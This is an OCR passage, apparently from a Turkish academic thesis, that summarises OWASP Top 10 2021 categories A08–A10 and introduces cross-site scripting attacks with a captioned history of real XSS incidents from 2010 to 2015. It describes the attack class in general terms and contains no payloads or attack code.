
- **A08:2021-Yazılım ve Veri Bütünlüğü Kusurları (Software and Data Integrity Failures):** 2021 için yeni bir kategoridir ve bütünlüğü doğrulamadan yazılım güncellemeleri, kritik veriler ve CI/CD (Continuous Integration / Continuous Deployment) ardışık düzenleriyle ilgili varsayımlar yapmaya odaklanır. Bu kategorideki 10 CWE ile eşlenen Ortak Güvenlik Açığı ve Etkilenmeler/Ortak Güvenlik Açığı Puanlama Sistemi (CVE/CVSS : Common Vulnerability and Exposures / Common Vulnerability Scoring System) verilerinden en yüksek ağırlıklı etkilerden biridir. 2017'deki Güvensiz Ters-serileştirme (Insecure Deserialization) başlığı, artık bu daha büyük kategorinin bir parçasıdır.
- **A09:2021-Güvenlik Günlüğü ve İzleme Hataları (Security Logging and Monitoring Failures):** 2017 raporunda daha önce Yetersiz Kayıt Tutma ve İzleme (Insufficient Logging & Monitoring) başlığıyla yer almaktaydı ve daha önce 10. sıradayken sektör araştırmasında 3. sırada yer almış ve 2021 raporuna 9. sıradan eklenmiştir. Bu kategori daha fazla hata türünü içerecek şekilde genişletildi, test edilmesi zor ve CVE/CVSS verilerinde iyi temsil edilmiyor. Ancak bu kategorideki hatalar, görünürlüğü, olay alarmlarını ve adli bilişim analizini doğrudan etkileyebilir.
- **A10:2021-Sunucu Tarafı İstek Sahteciliği (Server-Side Request Forgery):** Top 10 topluluk anketinde ilk sırada yer almıştır. Veriler, Sömürü ve Etki potansiyeli için ortalamanın üzerinde derecelendirmelerin yanı sıra ortalamanın üzerinde test kapsamı ile nispeten düşük bir olay oranı göstermektedir. Bu kategori, şu anda verilerde gösterilmese de güvenlik topluluğu üyelerinin bunun önemli olduğunu söylediği senaryoyu temsil etmektedir.

2.2. SİTELER ARASI BETİK ÇALIŞTIRMA (XSS) ZAFİYETİ

OWASP Top 10 Zafiyet listeleri geçmişe doğru incelendiğinde, Siteler arası betik çalıştırma saldırısının (birçok kaynakta XSS olarak kısaltılmaktadır) sıralamadaki yerinde değişiklikler olmasına rağmen yıllar boyunca etkinliğini devam ettirebildiği görülmektedir. Söz konusu saldırının, 2000'li yılların başından beri Web uygulamaları için aralıksız bir sorun olduğu söylenebilir. Bu saldırı, saldırganın güvenlik açığından etkilenen bir Web uygulamasına, kötücül bir kod parçası (payload) yüklediği, istemci taraflı bir kod enjeksiyon saldırısıdır. Saldırgan, bu zafiyetten faydalanarak genellikle kötücül kodu, masum

bir kullanıcının tarayıcısında, kullanıcının bilgisi olmadan çalıştırmakta başarılı olur. XSS saldırısı ile saldırgan, çerez çalma, oturum ele geçirme, kullanıcıyı diğer kötü amaçlı sitelere yönlendirme, habersizce istenmeyen/kötü amaçlı yazılım indirme ve kötü amaçlı yazılım yayma gibi kötücül birçok faaliyet gerçekleştirebilir. Başlıca XSS saldırı kategorileri, kalıcı ve kalıcı olmayan XSS saldırıları olmak üzere diğer türleri de mevcuttur.

Peki, siteler arası betik çalıştırma zafiyetinden kimler etkilenir? Şimdiye kadar yaşanan bazı örnekler tarihsel akışına göre aşağıda sıralanmış ve **Tablo 2.3**'te özet olarak verilmiştir.




Şekil 2.3: 2010 yılında Twitter kullanıcıları yeni bir XSS solucanının kurbanı oldu. (Mutton, 2010)


Bu bölümde ayrıca, XSS saldırı türleri, literatürde bulunan tespit yöntemleri, kullandıkları analiz mekanizmaları, yöntemlerin avantaj ve dezavantajları, saldırının etkileri gibi XSS saldırısının temel özelliklerine değinilmeye çalışılmıştır. Ayrıca, bir XSS saldırısını başarılı bir şekilde başlaması için yerine getirilmesi gereken üç ön koşula da değinilmiştir.

2.2.1. XSS Saldırı Türleri


XSS saldırısı olarak da kısaltılan Siteler Arası Betik Çalıştırma saldırısı, uygulama katmanında gerçekleşen bir kod enjeksiyon saldırısıdır. Saldırıyı başlatmak için, saldırganın Web uygulamasında bir güvenlik açığı bulması ve kötü amaçlı kod enjekte ederek uygulamanın son kullanıcısını hedef alması gerekir. Başka bir deyişle, kötü niyetli içerik güvenilir içeriğe enjekte edilir. Etkilenen uygulamadaki bir web sayfası, kullanıcının (kurban) meşru istekleri doğrultusunda kötü amaçlı enjekte edilen kodla birlikte meşru bir içerik görünümünde kullanıcıya sunulur. Kurban tarafındaki Web tarayıcısı, kötü niyetli




Şekil 2.4: 2010 yılında kullanıcılar YouTube'daki Depolanmış XSS zafiyetinden etkilendiler. (Zdrnja, 2010)




Şekil 2.5: 2011 yılında güvenlik yazılım şirketi McAfee'nin ana sayfasında XSS zafiyeti tespit edildi. (XSSed, 2011)




Şekil 2.6: 2011 yılında NASA web sitesinde XSS zafiyeti bulundu. (UnderNews, 2011)




Şekil 2.7: 2012 yılında JQuery'nin 1.72 ve daha eski sürümlerinde DOM XSS zafiyeti tespit edildi ve bu kütüphaneyi kullanan siteler için risk teşkil etti. (Hayak, 2012)




Şekil 2.8: 2013 yılında Google Mail sayfasında Depolanmış XSS zafiyeti tespit edildi. (Spagnuolo, 2013)




Şekil 2.9: 2013 yılında çevrim içi ödeme sitesi PayPal'de XSS bulundu. (Brook, 2013)




Şekil 2.10: 2014 yılında YouTube'da Depolanmış XSS Zafiyeti tespit edildi. (Vulnerability-db, 2014)




Şekil 2.11: 2015 yılında Google Dokümanlar, Hesap tablosu gibi uygulamalarda XSS zafiyeti tespit edildi. (Diata, 2015)




Şekil 2.12: 2015 yılında İnternet Explorer'da Evrensel XSS güvenlik açığı bulundu. (Khandelwal, 2015)




Şekil 2.13: 2015 yılında Netflix web sitesinde XSS zafiyeti bulundu. (Javed, 2015)




Şekil 2.14: 2015 yılında Yandex web sitesinde XSS zafiyeti bulundu. (Javed, 2015)



